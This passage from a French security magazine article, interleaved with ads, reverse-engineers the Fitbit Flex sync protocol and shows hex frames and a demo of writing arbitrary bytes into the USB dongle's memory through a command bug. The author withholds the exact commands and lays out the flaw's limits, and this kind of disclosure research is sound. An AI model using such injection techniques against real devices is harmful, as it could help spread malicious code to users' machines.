2. Le dongle USB diffuse des paquets pour découvrir la présence de bracelets Fitbit dans son entourage. Chaque bracelet présent répond par un paquet indiquant son adresse MAC et la puissance du signal qu'il reçoit.
3. L'utilisateur choisit le bracelet qu'il veut synchroniser. Le dongle USB établit alors une session avec le bracelet à l'adresse MAC correspondante.




Figure 2 : Les différentes étapes de la synchronisation d'un bracelet Fitbit Flex avec le serveur distant.

4. Le dongle USB envoie un paquet spécifique pour demander au bracelet de fournir un « megadump », c'est-à-dire ses données de synchronisation. Le format de certaines trames est explicité dans **[2]** et **[3]**.

```
C0 10 0D
```

5. Le bracelet reçoit la commande et dès qu'il est prêt, renvoie une réponse pour notifier qu'il va commencer à envoyer les données.

```
C0 41 0D ...
```

6. Viennent ensuite un ou généralement plusieurs paquets qui contiennent le « megadump ». Le format du « megadump » est propriétaire. L'en-tête d'un megadump est partiellement connu (par reverse engineering), mais le gros du bloc est apparemment chiffré et jusqu'ici son format ainsi que l'algorithme de chiffrement sont inconnus. Dans l'état actuel des choses, on ne peut donc pas lire les données envoyées. Chaque paquet de transmission du megadump fait 20 octets, sauf le dernier qui peut être plus petit.

```
28 02 00 00 01 00 26 04 00 00 D2 C0 56 2E 15 07 1F 10 09 16
EF 5F DF CB F1 8F 6E 0F 16 D3 93 DE 67 60 41 9C 3E 9C 45 AD
...
79 36 8D 50 3E DF 00 00
```

7. Enfin, le bracelet avertit qu'il a envoyé tout le megadump. Il envoie un paquet de fin de transmission. Ce paquet comporte notamment la taille du megadump.

```
C0 42 0D F7 C0 0B 01 00 00
```

8. Sur l'ordinateur où se trouve le dongle, le megadump est encodé en base64, puis inclus dans des données XML qui sont postées via HTTP ou HTTPS au serveur de Fitbit. Il est important de noter que le dongle ne possède pas la clé pour chiffrer ou déchiffrer les données : il ne fait que relayer les informations entre le bracelet et le serveur.

```
<?xml version='1.0' encoding='utf-8'?>
<galileo-client version="2.0">
  <data>KAIAAAEAJg...</data>
</galileo-client>
```

9. Le serveur chez Fitbit déchiffre les données du megadump et met à jour le profil de l'utilisateur. Il prépare une réponse, qui s'appelle « megadump response », qui contient par exemple de nouvelles alarmes ou défis choisis par l'utilisateur (le bracelet peut servir de réveil : l'utilisateur configure une alarme pour l'heure souhaitée, et le bracelet vibrera à cette heure-là – il ne possède pas de sonnerie). La réponse est chiffrée, encodée en base64 et renvoyée au client.

10. Sur le poste de l'utilisateur, la réponse au megadump est transmise sans modification au dongle USB (encore une fois, les données restent chiffrées à cette étape). D'abord, le dongle avertit le bracelet qu'il va envoyer des données :

```
C0 24 04 BD 00 00 00 00 00
```

11. Le bracelet acquitte le message par un paquet contenant un numéro de séquence incrémenté à chaque transmission.

```
C0 12 04 00 00
```

12. Puis la réponse au megadump est transmise au bracelet par paquets de 20 octets, et acquitté par le bracelet. Le dernier paquet de données est généralement plus petit, et signifie la fin de la transmission. Que se passe-t-il s'il a exactement 20 octets ? Je ne suis jamais tombée dans ce cas, mais ce serait intéressant à tester.

```
28 02 00 00 01 00 27 04 00 00 AD 67 C1 5A 4C C5 5C 31 23 39
C0 13 14 00 00
53 E3 55 9A 8D 26 61 5F 97 32 87 DC 77 A6 ED D3 1E 3F 6C CD
C0 13 24 00 00
...
9E 6C 98 25 27 A8 A5 00 00
C0 13 A4 00 00
```

13. Le bracelet peut alors déchiffrer les données de son côté, et la communication est coupée.

3 Fuite mémoire

Fitbit n'est pas supporté sous Linux. Pour l'utiliser sous ce système d'exploitation, mais aussi explorer sa sécurité, j'ai écrit un script, open source, en Python, `talk2flex.py` **[4]**, qui permet de parler directement au dongle et au bracelet Fitbit sans communiquer avec leurs serveurs.

Le dongle exporte curieusement non pas un point d'entrée USB, mais deux. L'un est apparemment dédié à la communication avec le dongle (récupérer sa version, initier une communication Bluetooth, etc.), tandis que l'autre sert à envoyer des commandes au bracelet lui-même (récupérer un megadump, echo, etc.). Le script Python envoie tout simplement des paquets à ces points d'entrée USB, en respectant le format des trames du protocole de Fitbit (ceci étant déduit par ingénierie reverse) :

- Les paquets pour le dongle débutent par un octet indiquant sa taille. Ensuite, un octet indique le type de commande (par exemple, 0x01 pour récupérer les informations du dongle). La suite dépend de la commande. La taille du paquet est variable, mais fait au maximum 32 octets.

- Les paquets pour le bracelet débutent tous par C0, puis pareil : un octet pour le type de commande, suivi d'octets dépendant de cette commande. Les paquets pour le bracelet sont tous de taille fixe de 20 octets,

MONACO
5 > 8 octobre 2016
2000 participants
4500 rendez-vous en one-to-one
160 ateliers et conférences

PROJETONS-NOUS ENSEMBLE

FONDEZ VOTRE BUSINESS SUR L'EXCELLENCE

Depuis 16 ans, Les Assises est l'événement incontournable le plus prisé de la scène professionnelle. Débats de haut niveau, échanges entre décideurs et leaders d'opinion, networking alliant business et convivialité. C'est le lieu de convergence de tout l'écosystème de la sécurité des systèmes d'information !

lesassises

de la sécurité et des systèmes d'information

www.lesassisesdelasecurite.com

Linked in · YouTube

un événement comexposium The place to be

DG consultants

www.infoflash.fr




Figure 3 : Format des paquets USB à destination du bracelet.

si bien que la fin du paquet est éventuellement complétée par des zéros, et le dernier octet est réservé pour indiquer la « vraie » taille du paquet (C0 + type de commande + contenu).

Ce faisant, j'ai identifié un bug dans les paquets de commandes pour le bracelet. Ce bug permet d'écrire des données de manière *persistante* dans certains paquets (débordement mémoire), puis de lire ces données dans d'autres paquets (fuite mémoire).

On écrit des données en fournissant plus de données que prévu à une commande. Par exemple, certaines commandes n'ont besoin d'aucune donnée supplémentaire : si on en fournit, il se trouve que ces données sont apparemment mémorisées. Comme il s'agit d'un bug, cette écriture ne fonctionne pas pour toutes les commandes, seulement certaines. Appelons cette technique « écriture-vulnérable ».

Pour lire, pareil, un bug fait que certains paquets de commandes reproduisent la zone qui est écrite. Il s'agit d'une fuite mémoire typique, on peut même trouver dans cette zone par exemple l'adresse MAC du bracelet qui « fuite ». Appelons cette technique « lecture-vulnérable ».

```
[!966]$ python ./short-frenchdemo.py
===== Demo lecture/ecriture vulnerable sur Fitbit Flex =====
Initialisation de session avec le bracelet @MACAddr= '09737863f7f3'...
Injection d'octets 'HackUrFlex'...
=> [Vers bracelet] Envoi d'une commande ecriture-vulnerable : .........H a c k U r F l e x .............
Injection effectuee

===== Demo ecriture (infection du dongle) =====
=> [Vers bracelet] Envoi d'une commande lecture-vulnerable
<= [Reponse] Lecture de la reponse : .........H a c k U r F l e x .............
SUCCES: le paquet de reponse est infecte
Recuperation totale du code infecte

=> [Vers bracelet] Envoi d'un autre type de commande lecture-vulnerable
<= [Reponse] Lecture de la reponse : .........H a c k U r F l e x .............
SUCCES: le paquet de reponse est infecte
Recuperation totale du code infecte

=> [Vers bracelet] Et encore  un autre
<= [Reponse] Lecture de la reponse : .........H a c k U r F l e x .............
SUCCES: le paquet de reponse est infecte
Recuperation totale du code infecte


===== Re-initialisation de la session avec le bracelet =====
Initialisation de session avec le bracelet @MACAddr= '09737863f7f3'...
=> [Vers bracelet] Envoi d'une commande lecture-vulnerable
<= [Reponse] Lecture de la reponse : .........c ? ? k U r F l e x .............
SUCCES: le paquet de reponse est infecte
Recuperation partielle du code infecte: 7 bytes / 10
```

Figure 4 : Démonstration de la vulnérabilité ; on écrit dans la mémoire le texte « HackUrFlex » à l'aide d'une commande comportant le bug écriture-vulnérable. Ensuite, on voit que le texte persiste au travers de multiples commandes qui permettent de lire dans l'espace mémoire utilisé. Enfin, on coupe la session avec le bracelet et la réinitialise : le texte persiste encore mis à part quelques octets qui sont perdus. Les paquets envoyés sont censurés : on affiche un point pour chaque octet censuré ou sa valeur ASCII.

N. B. : Comme Fitbit a reconnu la vulnérabilité il y a plus d'un an, mais ne l'a toujours pas corrigée, je m'abstiens de citer exactement quelles commandes utiliser.

4 À quoi cela peut-il servir ?

Que se passe-t-il si les données écrites via « écriture-vulnérable » sont malveillantes ? Dans ce cas-là, les données se trouvent également dans les paquets « lecture-vulnérable ». Ces derniers « transportent » les octets malveillants, d'un point de vue terminologique, on peut considérer qu'ils sont « infectés ».

C'est un premier pas intéressant dans l'infection et la transmission de code malveillant (par exemple un virus) via Fitbit. C'est également à partir de là que sont parties bon nombre d'exagérations et de fausses citations dans la presse. Il y a ceux qui disent que les bracelets sont vérolés, ou ceux qui disent que la vulnérabilité ne marche pas ;) Comme souvent, la vérité est entre les deux.

La vulnérabilité qu'on a vue plus haut fonctionne, on ne peut pas le nier puisque la preuve est apportée, mais elle comporte plusieurs limitations :

1. Limite en taille. La portion de paquets dans laquelle on peut écrire est limitée à 17 octets. C'est petit. Pas question d'envisager de coder un botnet bien garni dans cet espace-là. Cependant, c'est suffisamment grand pour écrire un petit exploit (le petit code qui faisait crasher les processeurs Pentium en 1997 tenait sur 4 octets : F0 0F C7 C8), ou même un petit virus (certains anciens virus, comme le virus « Mini » sur DOS en 1991, tenait sur 13 octets). Sur un système d'exploitation récent, c'est probablement un peu plus compliqué, mais la contrainte n'est pas forcément bloquante.
2. Limite d'exécution. Le code malveillant est transporté dans des paquets du Fitbit. Il ne peut pas « sauter » du dongle Fitbit à l'ordinateur comme ça. Il faut exploiter une vulnérabilité sur l'ordinateur, par exemple dans la gestion de l'USB, ou avoir un ordinateur préalablement infecté qui irait lire spécifiquement les paquets « lecture-vulnérable » pour traitement et exécution.
3. Limite sur la persistance. L'écriture dans la mémoire persiste à travers l'envoi de plusieurs paquets, y compris à travers l'établissement d'une nouvelle session Bluetooth avec le bracelet, mais elle ne persiste pas si le dongle est déconnecté (arraché) puis reconnecté sur l'ordinateur. Sachant que certains utilisateurs laisseront leur dongle en permanence sur leur ordinateur, ceci n'apparaît pas comme étant une limitation majeure.
4. Limite sur la destination. Il y a deux sortes de commandes : les commandes pour le dongle et les commandes pour le bracelet. Cependant, même

les commandes « pour le bracelet » passent par le dongle qui y apporte un certain traitement. Dans l'état actuel des choses, le code malveillant est indubitablement transporté dans les paquets USB à destination du dongle, mais on ne le retrouve pas dans la majorité des paquets Bluetooth Low Energy entre le dongle et le bracelet. C'est-à-dire que si l'on prépare un paquet USB « à destination du bracelet » comportant des octets non prévus, le paquet arrive d'abord au dongle qui le traite, et – hélas ou heureusement suivant le point de vue – enlève ces octets dans de nombreux cas. Le paquet ainsi transformé est alors envoyé au bracelet via Bluetooth Low Energy.

L'écoute de trames BLE est plus complexe qu'il n'y paraît, mais il semblerait qu'actuellement les données ne soient transmises via BLE que pour la commande **echo** – ce qui est un peu sa raison d'être...

Conclusion

L'objectif de cet article est avant tout de promouvoir la recherche en sécurité sur les objets connectés. C'est passionnant, car les équipements sont tous très différents, donc la recherche est très variée. C'est bénéfique à leur sécurité (correction de failles), bien sûr, mais cela peut également déboucher sur de nouvelles idées : par exemple, on peut automatiquement verrouiller un ordinateur portable lorsqu'on s'en éloigne en mesurant la proximité du Fitbit Flex que l'on porte **[5]**.

Un autre point important à comprendre c'est que tout objet connecté, même avec des données peu sensibles, peut devenir une cible intéressante pour un attaquant, notamment lorsqu'il en détourne son utilisation pour propager des virus. ■




Figure 5 : Capture réseau d'une trame Bluetooth entre le bracelet et le dongle mettant en évidence le texte injecté, qui est « HackUrFlexAtForti » dans ce cas.

Donc, pour résumer, oui, actuellement on peut infecter le dongle USB de Fitbit, mais non, on ne peut pas ni infecter ni propager un virus sur ordinateur via cette vulnérabilité. Mais c'est un premier pas et cela permet de susciter l'intérêt des autres chercheurs (et de vous, lecteur ?) pour le domaine. Aucune des contraintes listées ci-dessus ne paraît vraiment impossible (franchement, résoudre le challenge SSTIC en 2 ou 3 jours seulement me paraît bien plus compliqué). Avec le temps, il y a fort à parier que chacune de ces limites soit levée ou simplifiée. C'est bien le problème de toute vulnérabilité d'ailleurs : en soi, il s'agit souvent juste d'un bug, mais son exploitation peut affecter la sécurité de l'appareil (ou d'autres éléments).

Références

[1] http://www.geekwire.com/2016/smartwatch-president-barack-obama-wears/

[2] https://bitbucket.org/benallard/galileo

[3] https://hackinparis.com/data/slides/2015/axelle_aprville_hackinparis.pdf

[4] https://github.com/cryptax/fittools

[5] http://2015.hack.lu/archive/2015/fitbit-hacklu-slides.pdf

LE CLOUD GAULOIS, UNE RÉALITÉ ! VENEZ TESTER SA PUISSANCE

EXPRESS HOSTING

Cloud Public
Serveur Virtuel
Serveur Dédié
Nom de domaine
Hébergement Web

sales@ikoula.com
01 84 01 02 66
express.ikoula.com

ENTERPRISE SERVICES

Cloud Privé
Infogérance
PRA/PCA
Haute disponibilité
Datacenter

sales-ies@ikoula.com
01 78 76 35 58
ies.ikoula.com

EX10

Cloud Hybride
Exchange
Lync
Sharepoint
Plateforme Collaborative

sales@ex10.biz
01 84 01 02 53
www.ex10.biz

Quarkslab

SECURING EVERY BIT OF YOUR DATA


Les attaquants ciblent les données, et non les infrastructures qui sont régulièrement surveillées, testées et mises à jour. Quarkslab se concentre sur la sécurisation des données, au travers de 3 outils issus de notre R&D : Cappsule (hyperviseur), IRMA (analyseur de fichiers) et Epona (obfuscateur). Ces produits, qui complètent nos services et formations, visent à aider les organisations à prendre leurs décisions au bon moment grâce à des informations pertinentes.

Cappsule virtualise instantanément et sans intervention toutes vos applications à la volée pour cloisonner les données.

IRMA analyse des fichiers pour déterminer leur dangerosité, et fournit une vue détaillée des incidents détectés.

Epona obfusque du code pour contrarier le reverse engineering et l'accès aux données des applications.

- **Tests de sécurité :** analyse d'applications, de DRM, de vulnérabilités, de patch, fuzzing
- **Développement & analyse :** R&D à la demande, reverse engineering, design et implémentation
- **Cryptographie :** conception de protocoles, optimisation, évaluation



- Reverse engineering
- Recherche de vulnérabilités
- Développement d'exploits
- Test de pénétration d'applications Android / iOS
- Windows internals

Quarkslab
SECURING EVERY BIT OF YOUR DATA
71 Avenue des Ternes - 75017 Paris - FRANCE
Phone: +33 (0)1 56 60 21 02 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**